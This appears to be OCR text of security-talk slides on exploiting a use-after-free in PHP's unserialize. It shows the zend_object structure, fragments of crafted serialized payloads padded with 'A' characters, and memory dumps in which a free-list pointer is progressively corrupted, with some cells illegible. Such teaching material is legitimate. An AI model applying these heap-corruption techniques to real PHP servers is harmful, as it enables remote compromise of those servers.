


```
struct _zend_object {
    zend_refcounted_h gc;
    uint32_t          handle;
    zend_class_entry *ce;
    const zend_object_handlers *handlers;
    HashTable        *properties;
    zval              properties_table[1];
};
```

- UAF – add/dec ref
- Actually inc/dec *next*

Abusing Free List


...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":18:



```
0xb5c531e0:  0xb5c53270  0x80000001  0x00000012  0xfffffffe
0xb5c531f0:  0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c53200:  0xffffffff  0x00000000  0xb6d3fca0  0x00414141
0xb5c53210:  0x00000002  0x00000007  0x0000000a  0xfffffff8
0xb5c53220:  0xb5c5f2c0  0x00000001  0x000[illegible]  [illegible]
0xb5c53230:  0x00000000  0x00000000  0xb6d[illegible]  [illegible]
0xb5c53240:  0x00000001  0x00000006  0xb727e264  0x0000001f
0xb5c53250:  0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53260:  0x41414141  0x41414141  0x41414141  0x00414141
0xb5c53270:  0xb5c532d0  0x00000006  0xb727e264  0x0000001f
0xb5c53280:  0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53290:  0x41414141  0x41414141  0x41414141  0x00414141
0xb5c532a0:  0x00000002  0x00000007  0x00000012  0xfffffffe
0xb5c532b0:  0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c532c0:  0xffffffff  0x00000000  0xb6d3fca0  0x00000000
0xb5c532d0:  0xb5c5[illegible]300  0x00000000  0x00000000  0x00000000
```

Abusing Free List


...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":



```
0xb5c531e0: 0xb5c53272  0x80000001  0x00000012  0xfffffffe
0xb5c531f0: 0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c53200: 0xffffffff  0x00000000  0xb6d3fca0  0x00414141
0xb5c53210: 0x00000002  0x00000007  0x0000000a  0xfffffff8
0xb5c53220: 0xb5c5f2c0  0x00000001  0x000
0xb5c53230: 0x00000000  0x00000000  0xb6d
0xb5c53240: 0x00000001  0x00000006  0xb727e264  0x0000001f
0xb5c53250: 0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53260: 0x41414141  0x41414141  0x41414141  0x00414141
0xb5c53270: 0xb5c532d0  0x00000006  0xb727e264  0x0000001f
0xb5c53280: 0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53290: 0x41414141  0x41414141  0x41414141  0x00414141
0xb5c532a0: 0x00000002  0x00000007  0x00000012  0xfffffffe
0xb5c532b0: 0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c532c0: 0xffffffff  0x00000000  0xb6d3fca0  0x00000000
0xb5c532d0: 0xb5c53300  0x00000000  0x00000000  0x00000000
```

Abusing Free List


...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":



```
0xb5c531e0: 0xb5c53274  0x80000001  0x00000012  0xfffffffe
0xb5c531f0: 0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c53200: 0xffffffff  0x00000000  0xb6d3fca0  0x00414141
0xb5c53210: 0x00000002  0x00000007  0x0000000a  0xfffffff8
0xb5c53220: 0xb5c5f2c0  0x00000001  0x000
0xb5c53230: 0x00000000  0x00000000  0xb6d
0xb5c53240: 0x00000001  0x00000006  0xb727e264  0x0000001f
0xb5c53250: 0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53260: 0x41414141  0x41414141  0x41414141  0x00414141
0xb5c53270: 0xb5c532d0  0x00000006  0xb727e264  0x0000001f
0xb5c53280: 0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53290: 0x41414141  0x41414141  0x41414141  0x00414141
0xb5c532a0: 0x00000002  0x00000007  0x00000012  0xfffffffe
0xb5c532b0: 0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c532c0: 0xffffffff  0x00000000  0xb6d3fca0  0x00000000
0xb5c532d0: 0xb5c53300  0x00000000  0x00000000  0x00000000
```

Abusing Free List


...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":



```
0xb5c531e0: 0xb5c53276  0x80000001  0x00000012  0xfffffffe
0xb5c531f0: 0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c53200: 0xffffffff  0x00000000  0xb6d3fca0  0x00414141
0xb5c53210: 0x00000002  0x00000007  0x0000000a  0xfffffff8
0xb5c53220: 0xb5c5f2c0  0x00000001  0x000
0xb5c53230: 0x00000000  0x00000000  0xb6c
0xb5c53240: 0x00000001  0x00000006  0xb727e264  0x0000001f
0xb5c53250: 0x41414141  0x41414141  0x41414141  0x41414141
